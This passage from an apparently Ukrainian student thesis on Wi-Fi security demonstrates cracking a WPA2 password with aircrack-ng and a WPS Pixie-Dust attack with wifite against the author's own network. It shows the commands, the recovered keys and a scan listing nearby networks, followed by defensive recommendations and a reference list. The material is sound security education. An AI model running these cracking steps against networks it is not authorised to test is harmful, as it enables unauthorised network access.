                E0 A9 02 69 E0 4E 96 BB 98 2A 65 66 CE 22 34 D0

EAPOL HMAC : 80 AF BF 24 01 D1 36 68 54 76 5E 93 58 CF AC 7B
```

Рисунок 4.9 – Процес підбору пароля

```

Aircrack-ng 1.7
[00:04:39] 1206594/14344393 keys tested (4392.10 k/s)
Time left: 49 minutes, 51 seconds      8.41%
KEY FOUND! [ deneol.sam ]

Master Key      : 72 8A 0E 99 ED AA 06 94 F3 8E 7F 63 93 A9 07 87
                  C3 9F 9D 4A DE 52 DD AA 9A C0 37 32 EE 68 61 D3

Transient Key   : 15 12 C2 84 41 C6 75 8B AF 61 9A 41 A6 4C 37 C4
                  E8 4C 41 24 0B 56 3E 0D 1B 92 15 78 71 B5 A9 3F
                  B5 54 1F 6B 6F A8 04 8D 5F A0 DE E9 66 03 08 E8
                  F0 C9 FC 7E B4 B8 8F 5C 71 7E E8 22 42 D7 D3 CD

EAPOL HMAC     : B5 9F 21 A4 29 DA 2B DE 61 17 B5 DB 48 E7 57 FB

```

Рисунок 4.10 – Результат роботи утиліти aircrack-ng

Результатом роботи утиліти aircrack-ng став пароль до бездротової мережі

4.2.1 Рекомендації щодо захисту від атак на WPA2

WPA2, як протокол захисту безпеки для Wi-Fi мереж, надійно забезпечує шифрування трафіку та захист від багатьох типів атак. Однак інструменти, такі як Aircrack-ng, можуть використовуватися для потенційного зламу пароля Wi-Fi мережі, особливо якщо вона використовує слабкий пароль чи інші вразливості.

Засіб для захисту від атаки Aircrack-ng — використання сильного пароля. Важливо встановлювати паролі, які складаються з довгих комбінацій символів верхнього та нижнього регістрів, цифр та спеціальних символів. Відчиплення від стандартних та легко вгадуваних паролів сприятиме підвищенню захисту вашої мережі.

Крім того, рекомендується використовувати алгоритм шифрування AES, який є більш стійким, ніж менш безпечний TKIP. Застосування протоколу WPA3, який надає ще вищий рівень безпеки, також може бути розглянутою альтернативою.

Важливим елементом є вимкнення функції WPS (Wi-Fi Protected Setup), оскільки це може служити потенційною точкою входу для атак. Також розгляньте встановлення систем виявлення вторгнень (IDS) та систем захисту від вторгнень (IPS) для виявлення та блокування аномальної активності в мережі.

4.3 Перевірка захищеності бездротової мережі за допомогою Wifite

Wifite — це інструмент для тестування на проникнення в бездротових мережах, який надає автоматизований підхід до проведення атак на безпеку Wi-Fi. Зазвичай використовується в середовищі командного рядка операційних систем Linux, Wifite пропонує ряд функцій, спрямованих на виявлення та експлуатацію вразливостей в бездротових мережах.

Інструмент відрізняється автоматичним вибором методу атаки, приділяючи увагу різним факторам, які впливають на безпеку мережі. Це робить процес тестування на проникнення менш трудомістким та дозволяє зосередитися на виявленні вразливостей.


Wifite підтримує різноманітні види атак, включаючи ті, які спрямовані на протоколи шифрування WEP і WPA, а також використання слабких PIN-кодів у рамках WPS. Інструмент може автоматично перебудовувати атаки в разі їхнього переривання чи втрати зв'язку.

Окрім цього, Wifite включає в себе можливість використання розподіленого обчислення, що дозволяє прискорити процес злому паролів.

Для здійснення перевірки захищеності потрібно запустити утиліту Wifite за допомогою команди:

```
$ sudo wifite
```

Після цього проходить сканування Wi-Fi мережі, і на екрані з'являється перелік доступних мереж.



```

└─$ sudo wifite
[sudo] password for kali:

wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] Using wlan0 already in monitor mode

  NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
  ---      -
  1      (D0:17:C2:63:73:C8)  11  WPA   99db  no    1
  2      Comp-Deneol      1  WPA-P 56db  yes    2
  3      netis_FB5361      3  WPA-P 43db  lock
  4      TP-Link_2895      13  WPA-P 40db  yes
  5      MERCUSYS_B735     11  WPA-P 36db  yes
  6      TP-Link_5862      2  WPA-P 35db  yes
  7      (04:8D:38:7D:A3:73)  6  WPA-P 35db  no
  8      NEKTA             6  WPA-P 35db  no

[+] Select target(s) (1-8) separated by commas, dashes or all: █
  
```

Рисунок 4.10 – Інтерфейс утиліти Wifite

Щоб перевірити конкретну бездротову мережу, я вибираю її ідентифікатор, у моєму випадку, номер 2.

Після цього Wifite автоматично розпочинає процес атаки на обрану мережу.

```
[+] (1/1) Starting attacks against 70:4F:57:FC:21:06 (Comp-Deneol)
[+] Comp-Deneol (59db) WPS Pixie-Dust: [4m55s] Cracked WPS PIN: 97161523
[+] Comp-Deneol (59db) WPS Pixie-Dust: [4m53s] Cracked WPS PSK: deneol.sam
[+] ESSID: Comp-Deneol
[+] BSSID: 70:4F:57:FC:21:06
[+] Encryption: WPA (WPS)
[+] WPS PIN: 97161523
[+] PSK/Password: deneol.sam
[+] Comp-Deneol already exists in cracked.json, skipping.
[+] Finished attacking 1 target(s), exiting
```

Рисунок 4.11 – Результат роботи утиліти Wifite

За допомогою атаки WPS Pixie Dust – утиліта Wifite змогла знайти WPS PIN та пароль від бездротової мережі.

WPS Pixie Dust Attack - це метод атаки на безпеку Wi-Fi мереж, який використовує вразливість в реалізації WPS (Wi-Fi Protected Setup). WPS - це протокол, який призначений для спрощення процесу підключення нових пристроїв до бездротової мережі, але його використання може призвести до серйозних проблем безпеки.

Основна ідея WPS Pixie Dust Attack полягає в тому, щоб використати неповність алгоритму генерації ключа WPS. У процесі атаки атакуючий може вивчити інформацію про ключ безпеки Wi-Fi мережі, якщо WPS увімкнено і вразливість присутня.

Процес атаки включає в себе запуск WPS Pixie Dust Attack через активатор, який взаємодіє з цільовою мережею і використовує слабкість в алгоритмі WPS для отримання ключа безпеки.

4.3.1 Рекомендації щодо захисту від атак на WPS

Wifite є потужним інструментом для тестування безпеки бездротових мереж, і важливо приділяти увагу заходам захисту для уникнення можливих атак.

Перш за все, сильний пароль є основним елементом захисту мережі від атак, здійснюваних Wifite. Важливо використовувати паролі, які складаються з комбінацій букв, цифр та спеціальних символів, уникаючи слабких або легко вгадуваних варіантів.

Впровадження протоколу WPA3 є додатковим заходом, який може зробити вашу мережу більш стійкою до атак. WPA3 надає покращений рівень безпеки порівняно з попереднім WPA2.

Важливим елементом захисту є також вимкнення функції WPS (Wi-Fi Protected Setup), оскільки вона може представляти потенційну вразливість, якою можуть скористатися атаки.

Моніторинг мережі є ефективним методом виявлення незвичайної активності, яка може бути пов'язана з атаками. Регулярне оновлення прошивки маршрутизатора також важливо, оскільки це може включати в себе нові заходи безпеки.

Крім того, варто розглянути використання додаткових заходів безпеки, таких як системи виявлення вторгнень (IDS) та системи захисту від вторгнень (IPS) для додаткового контролю та виявлення аномалій в мережі.

ВИСНОВКИ

У ході дослідження методів захисту бездротових мереж стандарту IEEE 802.11 виявлено, що безпека цих мереж є проблемою великого масштабу, яка потребує уважного та комплексного підходу. Розглянуті методи захисту, такі як шифрування, аутентифікація та механізми контролю доступу, виявилися необхідними складовими для створення ефективної системи безпеки.

Виявлено, що хоча існують ефективні методи захисту, але постійний розвиток кіберзагроз та поява нових векторів атак вимагає постійного удосконалення стратегій безпеки. Висвітлено значущість правильної конфігурації та регулярного оновлення систем захисту для забезпечення стійкості мережі.

Зазначено, що ефективність багатьох методів захисту сильно залежить від належної конфігурації та регулярного оновлення параметрів систем. Спростовано ілюзію абсолютної безпеки і вказано на важливість педагогічної роботи серед користувачів для підвищення рівня їхньої кібергігієни.

В умовах стрімкого технологічного розвитку та поширення Інтернету речей (IoT), де бездротові мережі знаходять все ширше застосування, належне удосконалення та адаптація методів захисту стає необхідністю. Вказано, що в контексті майбутніх досліджень ключовим напрямком може бути розробка новаторських технологій та стратегій захисту, з фокусом на ефективному виявленні та відповіді на різновиди атак, які залишаються невідомими на сучасному етапі.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Бездротові мережі (Wi-Fi). URL: <https://i-help.us/adjustment/wifi/> (дата звернення: 18.09.2023).
2. Стандарти IEEE 802.11 (WiFi - Wireless Fidelity). URL: <http://um.co.ua/8/8-6/8-6534.html> (дата звернення: 18.09.2023).
3. IEEE 802.11 Вікіпедія. URL: https://uk.wikipedia.org/wiki/IEEE_802.11 (дата звернення: 18.09.2023).
4. Аносов А., Платоненко А. - Модель перехоплення та захисту інформації. URL: https://www.researchgate.net/publication/340828872_MODEL_PEREHOPLENNA_TA_ZAHISTU_INFORMACII (дата звернення: 18.09.2023).
5. Wireless_security. URL: https://en.wikipedia.org/wiki/Wireless_security (дата звернення: 18.09.2023).
6. Злом WPS. URL: <https://apps4business.com.ua/kak-vzломat-parol-vaj-faj-wi-fi/> (дата звернення: 19.09.2023).
7. Rogue AP. URL: <https://habr.com/ru/articles/277793/> (дата звернення: 19.09.2023).
8. Wired Equivalent Privacy (WEP). URL: <https://www.okta.com/identity-101/wep/> (дата звернення: 21.09.2023).
9. IEEE 802.11 WEP (Wired Equivalent Privacy) Concepts and Vulnerability. URL: <https://www.cs.sjsu.edu/~stamp/CS265/projects/Spr05/papers/WEP.pdf> (дата звернення: 21.09.2023).
10. Wi-Fi Protected Access (WPA). URL: <https://www.techtarget.com/searchmobilecomputing/definition/Wi-Fi-Protected-Access> (дата звернення: 21.09.2023).
11. WPA шифрування – розкриваємо секрети. URL: <http://web-city.org.ua/wpa-shifruvannya-rozkrivayemo-sekreti/> (дата звернення: 21.09.2023).
12. Аналіз вразливостей програм сертифікації WPA2 та WPA3 мережі Wi-Fi. URL: <https://www.tech.vernadskyjournals.in.ua/journals/2021/>

3_2021/15.pdf (дата звернення: 25.09.2023).

13. Протокол розширеної автентифікації (EAP) для доступу до мережі. URL: <https://learn.microsoft.com/ru-ru/windows-server/networking/technologies/extensible-authentication-protocol/network-access?tabs=eap-tls%2Cserveruserprompt-eap-tls%2Ceap-sim> (дата звернення: 25.09.2023).

14. Extensible Authentication Protocol. URL: https://uk.wikipedia.org/wiki/Extensible_Authentication_Protocol (дата звернення: 26.09.2023).

15. Extensible Authentication Protocol (EAP). URL: <https://www.techtarget.com/searchsecurity/definition/Extensible-Authentication-Protocol-EAP> (дата звернення: 26.09.2023).

16. Protected Extensible Authentication Protocol. URL: https://en.wikipedia.org/wiki/Protected_Extensible_Authentication_Protocol (дата звернення: 29.09.2023).

17. RADIUS. URL: <https://www.techopedia.com/definition/4079/remote-authentication-dial-in-user-service-radius> (дата звернення: 29.09.2023).

18. RADIUS Authentication: How It Works. URL: <https://www.cloudradius.com/radius-authentication-how-it-works/> (дата звернення: 29.09.2023).

19. All about Remote Authentication Dial-In User Service (RADIUS). URL: <https://www.analyticssteps.com/blogs/all-about-remote-authentication-dial-user-service-radius> (дата звернення: 29.09.2023).

20. Transport Layer Security. URL: https://uk.wikipedia.org/wiki/Transport_Layer_Security (дата звернення: 02.10.2023).

21. SSL. URL: <https://uk.wikipedia.org/wiki/SSL> (дата звернення: 02.10.2023).

22. Oauth. URL: <https://uk.wikipedia.org/wiki/OAuth> (дата звернення: 02.10.2023).

23. Що таке HTTPS та яку роль він виконує. URL: <https://telegraf.design/shho-take-https-ta-yaku-rol-vin-vykonuye/> (дата звернення: 04.10.2023).

24. ARP spoofing. URL: https://uk.wikipedia.org/wiki/ARP_spoofing (дата звернення: 10.10.2023).

25. Man-in-the-middle attack. URL: https://en.wikipedia.org/wiki/Man-in-the-middle_attack (дата звернення: 10.10.2023).

26. Потенційні небезпеки використання публічних Wi-Fi мереж. URL: <https://clearvpn.com/blog/ua/nebezpeky-vykorystannia-pubichnykh-wifi-merezh/> (дата звернення: 10.10.2023).

27. Archer T2U Plus. URL: <https://www.tp-link.com/uk-ua/home-networking/high-gain-adapter/archer-t2u-plus/> (дата звернення: 12.11.2023).

28. Kali Linux. URL: https://uk.wikipedia.org/wiki/Kali_Linux (дата звернення: 12.11.2023).

29. Aircrack-ng. URL: <https://en.wikipedia.org/wiki/Aircrack-ng> (дата звернення: 12.11.2023).

30. Інструменти злому бездротових атак: Wifite і WEF. URL: <https://blog.desdelinux.net/uk/інструменти-для-злому-бездротових-атак-wifite-wef/> (дата звернення: 12.11.2023).